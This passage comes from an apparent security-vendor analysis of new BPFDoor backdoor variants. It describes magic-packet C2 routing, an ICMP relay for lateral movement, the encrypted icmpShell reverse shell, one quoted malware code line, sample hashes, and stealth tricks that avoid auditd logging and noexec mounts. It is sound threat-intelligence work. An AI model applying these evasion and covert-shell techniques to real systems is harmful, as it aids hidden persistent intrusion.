
New-magic-packet-structure.png
Figure 1: New magic packet structure

The discovery of the magic_packet_v2 struct featuring the HIP (hidden ip field) used for relay purposes highlights the malware's operational maturity.

Dynamic C2 routing

One of the most elegant features is the use of a -1 flag (255.255.255.255) in the IP field of the magic packet structure.

  • Mechanism: If the flag is set, the malware ignores hardcoded IPs and sends its reverse shell back to the source IP found in the headers of the packet that woke it up.

  • Strategic purpose: This makes the attacker's controller completely stateless. Attackers can deploy from behind NAT or VPNs without needing to discover or hardcode their current external IP into the magic payload.



ICMP lateral movement (the relay)

if (auth(mpacket->pass) || mpacket->hip == -1 || !mpacket->hip)

When the above "Gatekeeper Condition" (authentication) is false, the malware transforms the infected machine into an invisible network router.

ICMP-relay-using-HIP-field.jpg
Figure 2: ICMP relay using the HIP field

  • The process: It extracts an internal target IP from the HIP field, rewrites the trigger flag to ICMP magic bytes (0x5572), and fires a crafted ICMP Echo Request at the internal target.

  • Loop prevention: The malware wipes the hop IP to -1 to stop the next BPFDoor instance from forwarding the packet again.


Rapid7-icmpshell-main-logic-chart.png
Figure 3: icmpShell main logic



Rapid7 set up a playground lab to test icmpShell. For this scenario, two docker containers simulating an nginx edge proxy and a victim HSS infected with icmpShell have been used, while the attacker executes the trigger sending the magic packet via the newly discovered Rapid7 BPFDoor controller. To interact with the shell we developed the python script icmpshell.py to ensure RC4 state is consistent across echo requests received on the attacker’s side, filtering out also heartbeat echo requests featuring an invalid ICMP code 1.

In the bottom-right pane of the video below, we see the icmpShell variant being run with strace to debug its behavior. The top-left shows the controller triggering the backdoor after entering the new “icmp” password and crafting a magic packet over HTTPS (we will break down HTTPS tunneling and the new Rapid7 controller in a future blog) using magic bytes 0x5293. On the bottom-left pane the icmpshell.py runs to perform the ICMP handshake and handle shell traffic.  The connection over ICMP established between the attacker machine (REMnux) and the victim HSS leverages a second BPF filter (13-BPF instructions), installed by the backdoor that uses the reverse shell PID as a fixed ICMP ID, ensuring the capture of shell-related packets. On the upper-right pane, an ICMP tcpdump capture is run.


The video ends showing that the backdoor exits after 12s of attacker inactivity, killing the connection. The tcpdump capture shows attacker traffic being sent in cleartext prepending ‘X:’ to commands while the victim response is RC4 encrypted with the key “icmp”.


Below, we can observe the tcpdump screens highlighting ICMP handshake, shell’s data encryption, attacker’s command and the usage of 1234 ICMP sequence number hardcoded in the backdoor.

Rapid7-icmpShell-encryption-decryption-flow-chart.jpg
Figure 4: icmpShell encryption/decryption flow

icmpShell-sending-initial-ICMP-hello.png
Figure 5: icmpShell sending initial ICMP hello “X:3458”

attacker-sending-cleartext-command-ICMP.png
Figure 6: attacker sending cleartext command over ICMP prepending “X:”

Figure 7 below shows the heartbeat payload ignored by icmpshell.py acting as an ICMP “hole-punching” to keep the firewall state table active.

ICMP-hardcoded-hole-punching-heartbeat-icmpshell.png
Figure 7: ICMP “hole-punching” heartbeat hardcoded in icmpShell

Rapid7 variants

The research of new variants is still ongoing. At the time of writing, Rapid7 identified seven new variants featuring new magic bytes and active C2 beaconing summarized below.


Samples 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c and de472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba, which we classify as R7 variant ‘F’, increase stealthiness by hiding under /var/run/user/0. By avoiding the usual chmod command, the attacker ensures that no "change mode" event is logged by the kernel's audit system (auditd). Since /run is rarely mounted with the noexec flag (unlike /tmp), the malware bypasses the most common local hardening measure.

BPFDoor-running-var-run-user-0.png
Figure 8: BPFDoor running from /var/run/user/0

